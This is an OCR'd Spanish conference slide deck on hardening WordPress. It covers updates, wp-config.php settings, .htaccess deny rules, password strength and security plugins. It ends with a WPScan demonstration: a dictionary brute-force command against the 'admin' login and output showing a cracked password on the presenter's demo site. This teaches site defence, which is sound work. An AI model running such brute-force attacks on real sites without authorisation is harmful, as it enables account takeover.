LA GUERRA DE WORDPRESS: DEFENSA Y ATAQUE

Tomás sierra Campos

@TomyCant

WORDPRESSDAY CANTABRIA

SHELLCON Security Hell Conference

MiPlan Hoy

netkia

POLITICAS DE ACTUALIZACIÓN BÁSICAS

- *Versión de WordPress*

- *Plugins*

- *Tema*

CONFIGURACIONES Y CONSEJOS

- *Archivo wp-config.php*

Conexiones a BBDD: se pueden "esconder".

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'database_name_here');

/** MySQL database username */
define('DB_USER', 'username_here');

/** MySQL database password */
define('DB_PASSWORD', 'password_here');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```




```
include ('../datosdelabase.php');
```

CONFIGURACIONES Y CONSEJOS

- *Archivo wp-config.php*

Parámetros de nuestro servidor FTP:

```
define('FTP_BASE', '/'); // Directorio base donde se conectará nuestro FTP
define('FTP_CONTENT_DIR', '/wp-content/'); // Carpeta de contenidos
define('FTP_PLUGIN_DIR ', '/wp-content/plugins/'); // Carpeta de plugins
define('FTP_USER', 'ftpusuario'); // Usuario FTP, para no tener que estar
introduciéndolo cada vez que queramos instalar o actualizar algún plugin o
WordPress
define('FTP_PASS', 'ftpcontraseña'); // Contraseña del usuario FTP
define('FTP_HOST', 'localhost'); // Servidor al que se conectará, localhost si es
el mismo servidor donde está instalado WordPress
define('FTP_SSL', false); // Si usamos SSL cambiaremos false por true. Yo
suelo conectar por SSH.
```




include ('../datos_del_FTP.php');

CONFIGURACIONES Y CONSEJOS

– *Archivo wp-config.php*

Salt: http://api.wordpress.org/secret-key/1.1/salt

```
/**#@+
 * Claves únicas de autentificación.
 *
 * Define cada clave secreta con una frase aleatoria distinta.
 * Puedes generarlas usando el {@link https://api.wordpress.org/secret-key/1.1/salt/ servicio de claves secretas de WordPress}
 * Puedes cambiar las claves en cualquier momento para invalidar todas las cookies existentes. Esto forzará a todos los usuarios a volver a hacer login.
 *
 * @since 2.6.0
 */
define('AUTH_KEY', 'pon aquí tu frase aleatoria'); // Cambia esto por tu frase aleatoria.
define('SECURE_AUTH_KEY', 'pon aquí tu frase aleatoria'); // Cambia esto por tu frase aleatoria.
define('LOGGED_IN_KEY', 'pon aquí tu frase aleatoria'); // Cambia esto por tu frase aleatoria.
define('NONCE_KEY', 'pon aquí tu frase aleatoria'); // Cambia esto por tu frase aleatoria.
define('AUTH_SALT', 'pon aquí tu frase aleatoria'); // Cambia esto por tu frase aleatoria.
define('SECURE_AUTH_SALT', 'pon aquí tu frase aleatoria'); // Cambia esto por tu frase aleatoria.
define('LOGGED_IN_SALT', 'pon aquí tu frase aleatoria'); // Cambia esto por tu frase aleatoria.
define('NONCE_SALT', 'pon aquí tu frase aleatoria'); // Cambia esto por tu frase aleatoria.
```



CONFIGURACIONES Y CONSEJOS

- ***wp-config.php~***

- ***Modificar prefijo*** *de las tablas de la Base de Datos*

prefwp_ *en lugar de* ***wp_***

- ***Permisos*** *de archivos y directorios (755 y 644)*

-*Eliminar (o modificar)* ***archivos o componentes innecesarios*** *(readme.html, xmlrpc.php, etc.)*

-*Deshabilitar el editor de archivos del backoffice:*

Define ('DISALLOW_FILE_EDIT' , true);

CONFIGURACIONES Y CONSEJOS

- *Crear un buen **robots.txt***

Sitemap:
http://www.dominio.ext/sitemap.xml
*User-Agent: **
Disallow: //feed/*
Disallow: //trackback/*
Disallow: //attachment/*
Disallow: /author/
Disallow: /category//page/*
Disallow: /category//feed/*
Disallow: /tag//page/*
Disallow: /tag//feed/*
Disallow: /page/
Disallow: /comments/
Disallow: /xmlrpc.php
Disallow: /?s=*

CONFIGURACIONES Y CONSEJOS

- *Evitar el acceso a archivos a través del* ***.htaccess***

```
<files wp-
config.php>
Order Allow,Deny
Deny from all
</files>

<files .htaccess>
Order Allow,Deny
Deny from all
</files>

<files readme.html>
Order Allow,Deny
Deny from all
</files>
```

CONFIGURACIONES Y CONSEJOS

*- Crear archivos **index.php** en los directorios para evitar el listado de archivos y directorios desde el navegador.*

CONFIGURACIONES Y CONSEJOS

- ***Pantalla de logueo*** *(wp-admin o wp-login.php):*

Modificar ruta (cambiar "wp-admin" por otra cosa): Da errores con algunos plugins.

www.miweb.com/wp-admin

www.miweb.com/loguearte

CONFIGURACIONES Y CONSEJOS

- ***Pantalla de logueo*** *(wp-admin o wp-login.php):*

- ***Usuario:***

NUNCA USAR: "admin", "administrador", "administrator", nombre de tu web.

Nombre de usuario: NO dejarlo visible, no utilizar como nombre público el nombre de usuario con el que nos logueamos.

Borrar el id de usuario 1 y crear un administrador con otra ID (evita SQL Inyection)

CONFIGURACIONES Y CONSEJOS

- ***Pantalla de logueo*** *(wp-admin o wp-login.php):*

Contraseña:

- *A partir de 10-12 caracteres.*

- *Obligatorio usar: Números, mayúsculas, minúsculas y símbolos.*

- *Utilizar Frases en lugar de palabras:*

El Perro De San Roque No Tiene Rabo
EPDSRNTR
3Pd5RnTr
**3Pd5R_nTr!*

CONFIGURACIONES Y CONSEJOS

Teniendo en cuenta un promedio de **4 mil millones de cálculos por segundo…**

26 letras mayúsculas + 26 minúsculas + 10 números + 10 caracteres

72 diferentes posibilidades para un único caracter.

Caracteres:	*Combinaciones*	*Tiempo*
-4 caracteres	$72^4 = 26.873.856$	$\frac{72^4}{4.000.000.000} = 0{,}006718464\ \text{s}$
- 10 caracteres	$72^{10} = 3.743.906.242.624.487.424$	$\frac{72^{10}}{4.000.000.000 \times 31.556.926} = 29{,}6\ \text{años}$
-11 caracteres		$\frac{72^{11}}{4.000.000.000 \times 31.556.926} = 2135\ \text{años}$

CONFIGURACIONES Y CONSEJOS

- ***Pantalla de logueo*** *(wp-admin o wp-login.php):*

Contraseña: *Algunas páginas útiles*

Generador de contraseñas:

www.clavesegura.org

Nivel de seguridad de contraseña:

www.passwordmeter.com

Tiempo en descifrar tu contraseña:

howsecureismypassword.net

PLUGINS

-*Akismet*

- *Antivirus*

- *Wordfence*

- *Acunetix WP Security*

-*themes Security (Muy completo)*
-*Limit login attemps (No necesario si tenemos Wordfence)*

- *Latch* *https://latch.elevenpaths.com/www/index.html*

SI NADA DE ESTO HA FUNCIONADO

- *Tener un buen sistema de Backups*

Duplicator

WP2DB

Updraftplus

Etc.


PÁGINAS INTERESANTES

Sucuri:

sitecheck.sucuri.net

WPSCAN

Herramienta para obtener información valiosa de nuestra instalación de WordPress.



WPSCAN

Demostración

Comandos
Wpscan - - help

- Chequeo no intrusivo

- Plugins

- Temas

- Usuarios.

- Ataque por fuerza bruta con diccionario:

wpscan --url www.example.com --wordlist midiccionario.lst --username admin

WPSCAN

Una vez tenemos el usuario intentamos sacar la contraseña utilizando un diccionario.

```
tomas-OptiPlex-390 tomas # wpscan --url dymweb.es/wpcantabria --wordlist /home/tomas/midiccionario.lst --username admin
_______________________________________________________________

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.6
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
```

```
[+] Starting the password brute forcer
  Brute Forcing 'admin' Time: 00:00:06 <============================================================================================== > (124 / 125) 99.20%  ETA: 00:00:00
  [SUCCESS] Login : admin Password : *wpcantabria
                                   [redacted]

  +----+-------+------+-------------+
  | Id | Login | Name | Password    |
  +----+-------+------+-------------+
  |    | admin |      | *wpcantabria |
  +----+-------+------+-------------+
                       [redacted]
[+] Finished: Fri May 29 15:20:34 2015
[+] Memory used: 1.664 MB
[+] Elapsed time: 00:00:11
tomas-OptiPlex-390 tomas #
```

Eso es todo amigos...

@tomycant